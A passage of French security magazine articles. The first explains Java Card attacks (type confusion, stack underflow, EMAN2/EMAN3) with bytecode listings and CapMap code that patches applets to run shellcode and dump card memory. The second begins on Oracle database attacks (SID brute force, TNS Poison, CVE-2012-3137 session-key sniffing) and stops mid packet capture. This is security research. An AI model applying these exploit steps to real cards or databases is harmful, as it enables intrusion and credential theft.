Les attaques les plus connues exploitent **les confusions de types** sur la machine virtuelle, qui consistent à falsifier le typage d'une donnée, en remplaçant son type d'origine que l'on notera **TypeA**, en un type **TypeB**. Dans le cas où cette confusion de type n'est pas détectée, la donnée en question pourra alors profiter des propriétés supplémentaires que le type **TypeB** lui offrira.

Les attaques de type débordement de pile ou d'une zone mémoire tampon (*buffer overflow*) très bien connues dans le monde de la sécurité logicielle sont tout aussi bien applicables à partir de l'exécution d'un code malicieux donné.

3.1 Attaque par confusion de types

La manipulation du code binaire des applications donne énormément de possibilités pour produire des confusions de types dans le code. La confusion de types est un vieux tour de passe-passe très bien connu dans le monde Java [1]. Le tableau ci-dessous résume rapidement les différentes catégories d'attaques par confusions de types pour la plateforme Java Card. C'est une liste assez restreinte, à l'image même de la plateforme (en termes de restrictions), mais avec un peu d'imagination il est possible de concevoir de puissants exploits.

Catégories	Principes	Conséquences
Confusion de types entre une référence et un type primitif (byte, short, int)	Charger ou stocker une référence comme étant un type primitif (et vice-versa)	Lire la valeur relative/absolue d'une référence donnée, forger des références et réaliser de l'arithmétique sur les pointeurs
Confusion de types entre références	Manipuler un tableau d'octets comme si c'était un tableau d'entier (short/int), accéder à un objet comme si c'était un tableau et faire pointer deux pointeurs de types incompatibles vers la même zone mémoire	Débordement de tableau, accès direct aux données d'un objet, commutation/usurpation de références, extension de la taille d'une instance d'un objet donné, extension/héritage de propriétés additionnelles et accès illégal à des données supplémentaires

Afin de mieux comprendre comment, à partir de la manipulation du programme binaire d'une application Java Card, on peut réussir à produire de telles confusions de types, voici ci-dessous un exemple rapide qui permet de voir à partir de la modification d'une seule instruction, comment on peut arriver à une confusion de type entre une valeur de type primitif (un short) et une référence et ainsi illégalement forger des références:

	Avant	Après
Code Java	1. short maRef = Util.getShort(apduBuffer, ISO7816.OFFSET_CDATA); 2. Object monObjet = null;	
Byte code Java Card	// appel de la fonction statique getShort(...) 1. astore_1 // on pousse la référence de apduBuffer 2. bspush 0x05 (ISO7816.OFFSET_CDATA) 3. invokestatic 0013 4. sstore_3 5. aconst_null 6. astore 4	1. astore_1 2. bspush 0x05 3. invokestatic 0013 4. sstore_3 5. aload_3 6. astore 4

Comme on peut le voir d'après la ligne 1 du code en Java, on récupère une valeur de type short qui a été transmise à la carte par l'intermédiaire du buffer APDU. Ce dernier est stocké dans une variable locale, **maRef**. Ensuite, une autre variable locale est créée, de type **Object** et ensuite initialisée avec la valeur **null**.

Cette étape d'initialisation est représentée au niveau *bytecode* par la ligne 3 au niveau des instructions, avant modification de ce dernier. La valeur **null** est alors stockée dans la locale 4, ligne 5. Si on regarde le code après modification, le seul fait de jouer/manipuler cette séquence d'instruction (en transformant l'instruction **aconst_null** en **aload_3**), on a réussi à charger sur la pile Java une référence qui était stockée dans la locale 3 (ligne 4, colonne Après). Or la locale 3 contenait préalablement une valeur de type primitif (short). Extraire cette valeur vers l'extérieur de la carte est chose aisée par l'intermédiaire du buffer APDU.

3.2 Attaque par débordement de la pile Java

On a vu qu'avec une attaque par confusion de types on pouvait, par exemple, déborder d'un tableau d'octets. Si aucune contre-mesure n'est mise en place (ou mal implémentée), il est alors possible d'aller le lire comme si c'était un tableau d'entiers sur 16bits (short) ou sur 32bits (int), selon l'architecture du processeur de la carte. C'est un bon moyen d'aller parcourir la zone mémoire où le tableau est stocké afin de récupérer de l'information sans être affecté par la vérification du contexte de sécurité. Le principe est le même pour la pile Java qui peut être représentée comme un tableau en mémoire. Selon l'implémentation de la pile, accéder (lire/écrire) à des informations système peut mettre en péril le fonctionnement du système.

En Java Card, il existe deux types de débordements de pile possible. Un débordement par le dessus de la pile, et un débordement par le dessous, c.f. **Illustration 1**. Les flèches bleues illustrent les deux cas de lectures possibles de la pile. Réussir à lire de droite à gauche reviendrait à déborder de la pile par le dessus par rapport à la frame courante. Réussir à lire dans le sens inverse revient à faire un débordement par le dessous. Quel que soit le sens de la lecture on se rend vite compte qu'il est alors possible d'accéder à de nouvelles données.

Afin de résumer l'importance de la compréhension de ces deux types d'attaques pour la suite de notre exemple d'exploitation, l'attaque par débordement de la pile Java permet d'agrandir un peu plus la fenêtre de lecture de la zone mémoire courante, et la

confusion de types permet au final de lire les données extraites, en clair.

Nous prenons l'attaque EMAN2 comme exemple qui exploite un débordement de pile. Le principe de cette attaque est d'aller retrouver l'adresse de retour de la fonction courante et d'aller modifier cette dernière par l'adresse d'un tableau contenant un code malicieux. Changer le flux d'exécution vers une adresse pointant vers le contenu d'un tableau d'octet revient à interpréter ces valeurs comme étant des instructions.

3.3 EMAN2 : Vers l'infini et au-delà !

EMAN est un acronyme provenant des premiers auteurs de cette série d'attaques (**É**milie FAUGERON et **A**nthony DESSIATNIKOFF). Actuellement, il existe quatre versions exploitant une partie de la MVJC.

L'attaque EMAN 2 [2] exploite un débordement de pile par le dessous. En temps normal, l'application ne peut avoir accès qu'à la zone des variables locales et à la pile d'opérandes. Une plateforme bien protégée devrait donc normalement être capable de détecter les possibles entorses à cette règle. EMAN2 exploite un manque de vérification sur deux instructions : l'instruction **sload**, s'occupant de charger une valeur numérique au-dessus de la pile, et, inversement, l'instruction **sstore** qui se




Illustration 1 : La frame Java Card.



charge d'en stocker une. Ces deux instructions opèrent au niveau de la zone des variables locales.

EMAN2 se déroule en deux étapes. Tout d'abord, il nous faut récupérer la référence interne d'un tableau d'octets contenant notre shellcode Java. Ensuite, à l'aide d'un débordement de la pile par le dessous, nous substituons la valeur de retour courante par la référence interne de notre shellcode. Une fois l'instruction **return** de la méthode courante exécutée, lors de la restauration de l'état de l'appelant, le flux d'exécution sera dérivé vers notre shellcode.

Récupérer l'adresse d'un tableau revient à exploiter une confusion de types entre une référence et le plus grand type numérique : un entier (short ou int). Dans la majorité des architectures de carte, le type *short*, encodé sur deux octets, est le plus grand. Lors de l'invocation d'une méthode, les premières valeurs empilées dans la zone des variables locales sont : la référence de la classe courante (si la méthode n'est pas statique) et chacun des arguments de la méthode courante. En fonctionnement normal, charger une référence ne doit s'opérer qu'à l'aide de l'instruction **aload**. Charger la référence d'un tableau passée en argument et extraire sa valeur en tant que valeur primitive revient à utiliser l'instruction **sload X** afin de cibler l'index X où est stockée la référence interne de ce dernier et d'aller empiler sa valeur sur la pile.

Supposons la fonction Java suivante :

```
public short getMyAddressTabByte(byte[] tab) {  
    short foo = (short) 0xCAFE;  
    tab[0] = (byte) 0xFF;  
    return foo;  
}
```

Dans le *bytecode* de cette fonction, listé ci-dessous, nous voyons que la troisième instruction est un **aload_1**. Cette instruction pousse une référence sur la pile. C'est la référence du tableau passée en paramètre qui est placée au sommet de la pile via cette instruction. Si toutes les instructions suivantes sont remplacées par des **nop**, alors la fonction renverra à la place de **foo**, la référence du tableau passée en paramètre. Il ne reste plus qu'à renvoyer au terminal cette référence dans l'APDU de retour de la carte. Le programme pilotant l'applet obtient donc une référence valide d'un tableau situé à l'intérieur de la carte.

Bytecode	Assembly	Bytecode	Assembly
0x01: 03 // flags : 0 max_stack : 3		0x01: 03 // flags : 0 max_stack : 3	
0x02: 21 // nargs : 2 max_locals : 1		0x02: 21 // nargs : 2 max_locals : 1	
0x03: 10 AA bspush 0xAA		0x03: 10 AA bspush 0xAA	
0x05: 31 sstore_2		0x05: 31 sstore_2	
0x06: 19 aload_1		0x06: 19 aload_1	
0x07: 03 sconst_0		0x07: 00 nop	
0x08: 02 sconst_m1		0x08: 00 nop	
0x09: 39 sastore		0x09: 00 nop	
0x0A: 1E sload_2		0x0A: 00 nop	
0x0B: 78 sreturn		0x0B: 78 sreturn	

Pour modifier le *bytecode* original et obtenir celui de droite, nous remplaçons, via CapMap, les instructions de l'offset **0x07** à **0x0A** inclus. C'est ici que CapMap montre tout sa puissance. En effet, il est vraiment simple de modifier un flux d'instructions comme le montre le fragment de code Java suivant :

```
// Ouverture du fichier CAP  
CapInputStream cis = new CapInputStream(new File("/home/misc/getTabAddress.cap"));  
CapFileRead cfr = new CapFileRead(cis);  
CapFile cap = cfr.load();  
  
// Modification du fichier CAP => On NOP les instructions  
MethodInfoEditable methodInfoEditable = new MethodInfoEditable(cap);  
for (int pc = 0x07; pc <= 0x0A; pc++) methodInfoEditable.replaceInstruction(pc,  
Instruction.NOP);  
  
// Sauvegarde du fichier CAP  
File file = new File("/home/misc/getTabAddressModified.cap");  
file.createNewFile();  
FileOutputStream out = new FileOutputStream(file);  
new CapFileWrite(new CapOutputStream(out)).writeCapFile(cap);  
out.close();
```

Il n'y a plus qu'à modifier la valeur de l'adresse de retour de la méthode courante par l'adresse de notre shellcode. L'instruction **sstore X** rentre alors en jeu et permet de stocker à l'index X la valeur précédemment poussée sur la pile. Une fois modifiée, et lors de la restauration de l'état de l'appelant, la prochaine instruction exécutée ne sera plus dans la méthode appelante, mais dans notre shellcode. Aller lire où écrire au-delà de la zone des variables




Illustration 2 : Caractérisation de la pile
Java Card.



locales allouée revient alors à déborder la pile par le dessous. Pour corrompre la pile, nous utilisons la fonction ci-dessous :

```
public void modifyStack (byte[] apduBuffer, APDU apdu, short a) {
    short adresse_de_retour = (short) 0;
    // Confusion de types pour récupérer la référence de notre shellcode
    short adresse_shellcode = (short) getMyAddress(SHELLCODE);
    adresse_de_retour = adresse_shellcode; // Modification de l'adresse de retour
}
```

Cette méthode prend trois paramètres : **bufferApdu**, une référence à un tableau d'octets ; **apdu**, une référence à une instance de la classe APDU, et **a**, une valeur de type *short*. La carte cible ne contrôle pas les accès dans la pile. Grâce à ça, nous avons pu la caractériser comme présenté dans l'**Illustration 2**.

Les informations présentes dans l'en-tête de la *frame* (de L6 à L8) sont des informations importantes qui détiennent, entre autres, l'adresse de retour de la méthode. Cette valeur est accessible à la locale 7 que nous modifions.

La fonction compilée est présentée ici :

```
public void modifyStack (byte[] apduBuffer, APDU apdu, short a) {
0x01: 02 // flags: 0 max_stack: 2
0x02: 42 // nargs: 4 max_locals: 2
0x03: sspush      0xCAFE
0x06: sstore      4
0x08: aload_0
0x09: getstatic_a  0x0000
0x0B: invokevirtual 0x0001
0x1B: sstore      5
0x1D: sload       5
0x1F: sstore      4
0x21: return
}
```

Pour modifier l'adresse de retour, nous changeons le *bytecode* généré pour l'instruction **i=j**, soit le couple (**sload 5, sstore 4**), par (**sload 5, sstore 7**) à l'offset **0x1F**. Cette modification aura pour effet de perturber le flux de contrôle du programme afin d'exécuter du code malveillant. Avec CapMap, nous changeons l'instruction **sstore 4** comme suit :

```
// Ouverture du fichier CAP
CapInputStream cis = new CapInputStream(new File("/home/misc/
changeReturnAddress.cap"));
CapFileRead cfr = new CapFileRead(cis);
CapFile cap = cfr.load();

// Modification du fichier CAP => on change sstore 4 par sstore 7
MethodInfoEditable methodInfoEditable = new
MethodInfoEditable(cap);
methodInfoEditable.replaceInstruction(0x1F, Instruction.SSTORE,
7);

// Sauvegarde du fichier CAP
```

```
File file = new File("/home/misc/getTabAddressModified.cap");
file.createNewFile();
FileOutputStream out = new FileOutputStream(file);
new CapFileWrite(new CapOutputStream(out)).writeCapFile(cap);
out.close();
```

Lors que l'instruction **return**, du *bytecode* modifié, est exécutée, l'adresse de l'appelant est redirigée dans *shellcode*. Ce *shellcode* est ainsi exécuté dans la *frame* et dans le contexte de la méthode appelante.

3.4 Analyse d'un plan mémoire

Maintenant que nous sommes capables d'exécuter du code contenu dans un tableau, que peut-on donc faire ? Plein de choses ! Tout d'abord, nous avons un code qui est modifiable par un attaquant sans devoir installer un nouvel applet dans la carte. Ce *shellcode* est aussi modifiable par l'application elle-même. Grâce à lui, il nous est possible de lire et écrire où l'on souhaite dans la mémoire de la carte attaquée. Dans un premier temps, nous nous sommes focalisés sur la compréhension du fonctionnement de la machine virtuelle.

Même si l'architecture Java Card est spécifiée par Oracle, chacune de ses implémentations est propriétaire et non publique. Réussir à cartographier la mémoire est donc un moyen de comprendre les choix d'implémentations. Les données sensibles sont stockées à divers endroits en mémoire en fonction de leur sensibilité. Grâce à l'attaque EMAN2, nous sommes capables de lire la RAM et l'EEPROM de certaines cartes. Un plan de la mémoire est alors généré afin de découvrir ce que cache la carte. L'accès à la ROM est strictement contrôlé par le système d'exploitation, il nous est impossible, au travers de la MVJC, d'y accéder en lecture.

3.4.1 Découverte d'un comportement non spécifié

Pour analyser automatiquement les instantanées mémoire des cartes à puce Java Cards, nous avons développé le JCDA. Cet outil utilise la notion d'indice de coïncidence, principalement utilisé dans le monde de la cryptanalyse, pour découvrir toutes les instructions Java Card et assembleurs présents dans l'instantanée et les données associées. Au travers d'une décompilation, nous sommes capables de revenir au programme Java correspondant. Dans les méthodes découvertes, nous avons trouvé qu'une fonction qui contient l'instruction, citée à l'adresse **0xDBE9**, du code ci-dessous, appelait une fonction dont la signature n'était pas spécifiée dans la spécification Java Card.



```
0xDBE6: 01 // flags: 0 max_stack : 1
0xDBE8: 00 // nargs: 0 max_locals: 0
0xDBE9: invokestatic DBC7
0xDBEC: ifnonnull 08
0xDBEE: sspush 6F00
0xDBF0: invokestatic 6F05 // ISOException.throwIt(0x6F00)
```

Le tableau ci-dessous illustre un certain nombre d'adresses mémoire qui contiennent des fonctions qui sembleraient non standards (conformément à la spécification de la MVJC). Si on suit la spécification, la valeur 2 correspondrait au **flag** de la méthode.

0xDBC4	0x21 0x01 0x32	0xE681	0x21 0x00 0x3F
0xDBC7	0x24 0x00 0x33	0xE684	0x21 0x00 0x40
0xDBCA	0x24 0x00 0x34	0xE687	0x21 0x00 0x41
0xDBEA	0x22 0x01 0x35	0xE68A	0x21 0x00 0x42
...	...	...	...

Tableau 2 : Liste des fonctions non standards découvertes dans l'instantané étudié.

Dans la mémoire EEPROM, une suite d'adresses a été découverte. Cette suite est organisée comme une table en mémoire. Dans cette table, une adresse, **0xFF5C**, référence la zone EEPROM. À cette adresse, une suite de valeurs a été découverte. Après une phase de recherche, il s'avère que ces valeurs représentent une suite d'instructions compilée en assembleur 8051.

Le seul moyen pour Java d'accéder à certaines fonctionnalités natives est de passer par une interface qui fait le pont entre le monde natif et le monde Java. L'architecture Java définit une interface, nommée JNI, permettant d'utiliser des fonctions natives au travers de la machine virtuelle. En analysant le comportement de la carte, nous en avons conclu que le **Tableau 2** contenait des indices dans la table d'adresse. Pour exécuter des fonctions natives, la MVJC utilise une table d'indirection. Supposons que l'on ait une instruction de type **invokestatic** qui appelle une méthode native. La méthode appelée aura une entête qui débiterait par la valeur 2. Cette méthode référencera alors un élément dans la table d'indirection permettant d'obtenir l'adresse de la méthode native associée.

Comme ce comportement nous était inconnu, nous avons rajouté, dans le JCDA, la possibilité de découverte de ce type de méthode non standard afin que la prochaine fois que l'on tombe sur une carte ayant une implémentation similaire et dont nous pouvons récupérer le *dump*, nous gagnerons du temps dans le cas où l'on rechercherait du code Java et natif présent.

3.4.2 EMAN3 : It's bigger on the inside !

Chaque élément dans la table d'indirection référence une fonction native. Il est alors possible d'utiliser ce mécanisme de redirection d'exécution

à son avantage. Pour cela, il nous faut réussir à référencer, dans cette table, l'adresse d'un *shellcode*. Contrairement à EMAN2, ce *shellcode* contiendra du code en assembleur 8051. En appelant ce nouvel élément au travers d'une méthode contenant un **flag** à la valeur 2, il nous sera alors possible d'exécuter ce code natif.

Dans un premier temps, il nous faut modifier la table d'indirection en y rajoutant l'adresse de notre *shellcode*. Pour cela, nous utilisons l'instruction **putstatic** comme présenté en [6]. Les auteurs ont montré que les opérations sur les statiques ne sont pas contrôlées dans la carte. Ainsi, nous pouvons lire (via l'instruction **getstatic**) et écrire (**putstatic**) où nous voulons. Supposons le code suivant :

```
public void setStatic (short address) {
    variable_static = address;
}
```

Cette fonction, une fois compilée, sera composée comme suit :

```
public void addAddress (short address) {
    0x01: 0x01 // flags : 0 max_stack : 1
    0x02: 0x00 // nargs : 1 max_locals : 0
    0x03: aload_1
    0x04: putstatic @variable_static
    0x05: return
}
```

Comme on peut le constater, le paramètre de l'instruction **putstatic** est une adresse qui sera résolue durant l'installation. Pour que cette valeur ne soit pas résolue pendant la phase d'installation, CapMap nous permet de la dérérérencer, comme nous pouvons le voir dans le fragment de code suivant :

```
// Chargement du fichier CAP
// ...
// Chargement du module de modification
MethodInfoEditable methodInfoEditable = new MethodInfoEditable(cap);
ReferenceLocationComponentEditable referenceLocationComponentEditable
= new ReferenceLocationComponentEditable(cap);

// On supprime la référence de l'adresse à résoudre
referenceLocationComponentEditable.remove2ByteOffset(5); // 5 =>
l'adresse du paramètre de putstatic

// On met à jour l'adresse pour pointeur
methodInfoEditable.replaceInstruction(4, Instruction.PUTSTATIC,
ADDRESS_TABLE_INDIRECTION);

// Sauvegarde du fichier CAP modifié ...
```

Le fichier obtenu aura donc comme effet d'écrire, via la fonction **addAddress()**, l'adresse de notre *shellcode* dans la table d'indirection. À présent, appelons-le pour exécuter le contenu de notre code malicieux !

Pour cela, nous créons une fonction, nommée **callNative()**, considérée native pour la carte :



```
public void callNative () {  
    0x21 // flags : 2 max_stack : 1  
    0x00 // nargs : 0 max_locals : 0  
    0x51 // Offset référant l'adresse du shellcode dans la table d'indirection  
}
```

Comme nous ne pouvons pas créer de méthode avec un **flag** de 2 via la chaîne de compilation Java Card, nous avons modifié une fonction existante dans le fichier CAP via CapMap. L'offset vers notre *shellcode* est facile à déterminer. Comme nous savons où est le début de la table d'indirection, il nous est facile de le calculer. Toutefois, il est probablement que nous sortons de la zone allouée à cette table. En exécutant la fonction **callNative()**, le code natif est bien exécuté. Grâce à ce code natif, nous avons réussi à lire les informations stockées dans la zone ROM d'une Java Card et ainsi avoir accès à tout le code natif, y compris celui du système d'exploitation.

À présent que nous connaissons, sur un modèle de Java Card, comment exploiter le mécanisme JNI, nous nous sommes focalisés sur d'autres cartes disponibles publiquement sur Internet. Dans un premier temps, nous avons tenté d'exécuter des fonctions ayant une valeur de **flag** à 2. Sur certaines, nous avons réussi à partir dans le monde natif sans pour autant avoir la main sur les instructions exécutées. Sur ces cartes, en appliquant l'attaque EMAN2, nous n'avons pas réussi à trouver la table d'indirection. En effet, elle peut être masquée par une opération xor, par exemple. Nous avons aussi découvert que certaines cartes implémentent un jeu d'instructions Java Card non standard que l'on ne retrouve pas dans la spécification publique. L'instruction à rechercher, pour rejouer ce type d'attaque, correspondrait à un **invokeNative**. La spécification Java Card définit 184 *bytecodes* allant de **0** à **0xB8**. Une recherche par force brute nous permet de retrouver l'instruction cachée et ainsi de pouvoir reproduire cette attaque.

Conclusion

Les attaques que nous avons expliquées nous ont permis d'analyser et d'exploiter une plateforme Java Card. Depuis, plusieurs contre-mesures ont déjà été publiées et mises en place par les constructeurs pour contrer notamment les attaques par confusion de types [4, 5]. Les produits actuels deviennent de plus en plus résistants au fur et à mesure que les cartes gonflent en capacité de stockage et en puissance de calcul. Les cartes récentes commencent réellement à être vraiment bien protégées. Il faut savoir qu'aucun produit ne rentre sur le marché avant d'avoir passé de nombreuses évaluations matérielles et logicielles. Néanmoins, même si la majorité des attaques purement logiques ne passent plus, depuis la première attaque combinée en 2010 [7], désormais pendant l'évaluation des cartes à puce, même si une attaque ne peut pas

être menée de manière purement logique, le chemin d'attaque peut rester valide dans le cas d'une attaque combinée. En effet, en cours d'exécution à un instant T via une injection de faute à l'aide d'un laser il est possible d'aller perturber l'état des transistors. Par exemple, l'état d'une condition étant représenté par les valeurs booléennes VRAI (1) ou FAUX (0), une perturbation électrique à l'aide d'un laser est capable de changer l'état du transistor à l'origine de la valeur de la condition à attaquer. On peut très bien aussi viser une instruction pour la transformer en **0x00** (instruction NOP) ou même son(ses) argument(s). De ce fait, étant donné le prix d'un banc laser... il est évident que ce n'est pas à la portée de tous de concevoir de telles attaques, mais, lors des évaluations, le fait de pouvoir démontrer qu'une attaque combinée est possible suffit à tirer une première sonnette d'alarme. ■

■ Notes

(1) <http://java-0day.com/> - http://web.nvd.nist.gov/view/vuln/search-results?query=java&search_type=all&cves=on

(2) Dans le langage Java, un élément associé au mot clef final ne peut pas être modifié plus d'une fois.

(3) http://www.cardwerk.com/smartcards/smartcard_standard_ISO7816.aspx

■ Références

- [1] Java and Java Virtual Machine security vulnerabilities and their exploitation techniques, The Last Stage of Delirium Research Group, 2002
- [2] Combined Software and Hardware Attacks on the Java Card Control Flow. G. Bouffard, J.-L. Lanet, et J. Iguchi-Cartigny. Smart Card Research and Advanced Applications, volume 7079 de Lecture Notes in Computer Science, pages 283-296, 2011
- [3] Escalade de privilège dans une carte à puce Java Card. G. Bouffard & J.-L. Lanet. SSTIC, Juin 2014
- [4] Mitigating Type Confusion on Java Card. J. Dubreuil, G. Bouffard, B. N. Thampi, & J.-L. Lanet. International Journal of Secure Software Engineering (IJSSE), série 4, volume 2, pages 19-39, 2013
- [5] M. Lackner, R. Berlach, Wolfgang Raschke & R. Weiss, C. Steger: A Defensive Virtual Machine Layer to Counteract Fault Attacks on Java Cards. WISTP 2013, pages 82-97, 2013
- [6] J. Iguchi-Cartigny & J.-L. Lanet, Évaluation de l'injection de code malicieux dans une Java Card, SSTIC 09, Rennes, Juin 2009
- [7] G. Barbu, H. Thiebaud, V. Guerin : Attacks on Java Card 3.0 Combining Fault and Logical Attacks, CARDIS 2010.



ORACLE : DE LA BASE AU SYSTÈME

R1 – r1d2@er1.fr

mots-clés : BASE DE DONNÉES / ORACLE / VULNÉRABILITÉ / SYSTÈME /
JAVA / REVERSE SHELL

Les bases de données en général, dont Oracle, sont installées au cœur des réseaux et interagissent avec un grand nombre de systèmes de l'entreprise. Le peu de protections dont elles bénéficient contraste avec la criticité des informations qu'elles possèdent. Si le risque souvent retenu se limite au vol d'informations, les possibilités de rebond sont tout de même réelles et peuvent même ouvrir la porte du système. Oracle offre en ce sens un grand nombre de possibilités.

1 Introduction

« Unbreakable Oracle ». C'est avec ces mots que se lançait l'une des plus grosses campagnes de marketing d'Oracle en 2001. 13 ans plus tard, on mesure bien le caractère arrogant de cette déclaration qui aura conduit bon nombre d'utilisateurs et de chercheurs en sécurité à s'interroger sur la sécurité réelle du produit et à y découvrir de nombreuses vulnérabilités.

Qu'en est-il en 2014 ? Les vulnérabilités (historiques) qui affectaient les versions plus anciennes d'Oracle ont fini par disparaître avec les versions successives qui les ont remplacées. Les connecteurs réseau (dont le célèbre « TNS Listener ») n'offrent plus leurs services à tout vent et ne permettent plus de provoquer un déni de service en demandant l'arrêt du connecteur. Si l'accès distant à la base est rendu plus compliqué pour un attaquant, comment faire pour interagir avec celle-ci ? Comment tenter de compromettre le système ? Est-on enfin protégé ?

Autant y répondre rapidement : les problèmes de sécurité d'Oracle sont loin d'être réglés. De nouvelles attaques voient le jour et ciblent des vulnérabilités du protocole d'authentification, des injections dans les procédures stockées permettent toujours des élévations de privilèges et il subsiste différents moyens d'atteindre le système d'exploitation.

Les différentes parties de cet article vont dresser un état des lieux (certes partiel) de la sécurité des bases de données Oracle.

2 Accès à une base de données Oracle

2.1 SID

Les connecteurs réseau (*listeners*) ne livrant plus leurs secrets depuis les versions 10, et en particulier les identifiants de leurs services (SID), il va falloir les découvrir d'une autre manière. Deux solutions s'offrent à nous : les attaques par force brute ou la découverte par d'autres canaux.

Plusieurs outils de force brute existent, permettant de tester plus ou moins rapidement les différentes possibilités de SID. On pourra citer entre autres *sidguess* (<http://www.vulnerabilityassessment.co.uk/sidguess2.htm>) ou *oscanner* (<http://www.vulnerabilityassessment.co.uk/oscanner.htm>). La réalité du terrain montre que la plupart des SID choisis en entreprise (80%) sont énumérables en moins d'une semaine. La principale raison étant la longueur du SID ainsi configuré, dépassant rarement les 4 ou 5 caractères, quand ce n'est pas tout simplement celui par défaut...

L'autre principale source d'information sur les SID est le serveur lui-même. En effet, celui-ci est fréquemment installé par défaut avec une console d'administration accessible à l'URL : <https://url.server:1158/em/console>. L'accès à la page permet d'obtenir plusieurs informations et notamment le nom du service utilisé par la base de données courante. Cette page n'est pas



la seule et selon la version d'Oracle ou de l'applicatif qui l'installe (par exemple, SAP), d'autres pages ou d'autres SID par défaut peuvent exister.

2.2 TNS Poison - CVE-2012-1675

Cette vulnérabilité a été découverte par Joxean Koret en 2008 (<http://seclists.org/fulldisclosure/2012/Apr/204>) et ne fut corrigée que 4 ans plus tard par Oracle...

L'attaque se base sur une fonctionnalité d'Oracle et plus particulièrement sur la séparation des processus de gestion des clients réseau et de gestion de la base de données. La partie réseau est ainsi gérée par le *listener* et peut donc être située sur une machine différente de la base de données.

Lors du démarrage de la base de données, celle-ci va chercher à s'enregistrer auprès du *listener*. Pour ce faire, elle va s'annoncer avec son identifiant de service. Pour des besoins de disponibilité ou de répartition de charge, plusieurs bases peuvent se présenter avec un même identifiant de service. La répartition se fera en fonction de la charge annoncée par chaque serveur. Aucune authentification n'est requise pour se déclarer serveur : un attaquant peut donc se faire enregistrer comme serveur légitime. Il déclarera évidemment une charge nulle pour recevoir le plus de clients possible.

Quand le *listener* va recevoir une demande de connexion de la part d'un client légitime, il va le rediriger vers le serveur le moins chargé. Une fois le client redirigé par le *listener* vers le serveur contrôlé par l'attaquant, il ne reste plus qu'à relayer les informations transmises vers un serveur légitime. Ainsi, ce mécanisme permet de maintenir le service fonctionnel tout en écoutant les informations transiter, récupérant au passage des données intéressantes.

Il est également possible de profiter de cette position de « Man in the Middle » pour injecter des commandes dans le flux réseau. Une telle faculté autorise donc une intrusion beaucoup plus poussée. En effet, si une requête SQL complète peut être insérée dans la requête du client légitime, il sera alors envisageable d'obtenir des informations que le client n'aurait pas demandé. À titre d'exemple, un utilisateur au profil DBA a peu de chance de lister les empreintes des mots de passe lors d'une connexion à la base. En injectant une requête pour forcer l'obtention de celles-ci, il ne restera « plus qu'à » les casser pour se connecter directement à la base de données. Un outil écrit par Synacktiv, permettant de mener ce genre d'injection, a été présenté à la conférence SSTIC en 2013 lors d'une « rump session » : http://www.synacktiv.fr/ressources/oracle_tns_hijack_sstic2013.pdf.

2.3 Cryptographic Flaws - CVE-2012-3137

Une autre vulnérabilité affectant le protocole réseau est venue compléter une année noire pour la sécurité d'Oracle. Cette vulnérabilité implique le protocole d'authentification entre le client et le connecteur réseau. Elle a été découverte par Esteban Martinez Fayo en 2012 et présentée pendant la conférence Ekoparty à Buenos Aires.

Le protocole d'authentification étant dépendant de la version d'Oracle utilisée, seule l'implémentation liée à la version Oracle 11 est vulnérable à l'attaque présentée ci-dessous. La vulnérabilité vient du fait que la clé de session utilisée lors du *challenge/response* de l'authentification est calculée en utilisant l'empreinte du mot de passe de l'utilisateur. Il suffit donc de connaître un utilisateur déjà présent dans la base de données pour recevoir un challenge basé sur son empreinte de mot de passe.

L'attaque est donc simple à mettre en place. Il suffit de lancer une authentification en utilisant un client Oracle avec un utilisateur standard, tel que **SYSTEM** ou **DBSNMP**. Une écoute du trafic réseau va permettre de récupérer les valeurs de **AUTH_SESSKEY** et **AUTH_VFR_DATA** lorsqu'elles transiteront :

```
$ tcpdump -lnvp -i eth0 tcp port 1521 -X
[...]
192.168.1.38.1521 > 192.168.1.26.34064: Flags [P.], cksum
0xe5f2 (correct), seq 378:696, ack 919, win 147, options [nop,nop,TS
val 41687376 ecr 49516013], length 318
0x0000: 4500 0172 ce7a 4000 4006 e77a c0a8 0126 E..r.z@.z...&
0x0010: c0a8 011a 05f1 8510 c7dd d8be f195 e14c .....L
0x0020: 8018 0093 e5f2 0000 0101 080a 027c 1950 .....|.P
0x0030: 02f3 8ded 013e 0000 0600 0000 0000 0802 ....>.....
0x0040: 000c 0000 000c 4155 5448 5f53 4553 534b .....AUTH_SESSK
0x0050: 4559 6000 0000 6030 3846 4446 3330 4537 EY'...'08FDF30E7
0x0060: 3038 4134 3833 4144 3630 3738 4532 4139 08A483AD6078E2A9
0x0070: 3432 3641 3631 3245 4430 4341 3343 4639 426A612ED0CA3CF9
0x0080: 3435 3441 3739 3444 4439 3545 3944 3843 454A794DD95E9D8C
0x0090: 3742 3542 4636 3731 3731 4645 4233 3537 785BF67171FEB357
0x00a0: 4545 4646 3744 4341 4235 3133 3232 3737 EEEF7DCAB5132277
0x00b0: 3238 3838 3644 3200 0000 000d 0000 000d 28886D2.....
0x00c0: 4155 5448 5f56 4652 5f44 4154 4114 0000 AUTH_VFR_DATA...
0x00d0: 0014 3742 4231 3242 3742 3635 4239 3633 ..7BB12B7B65B963
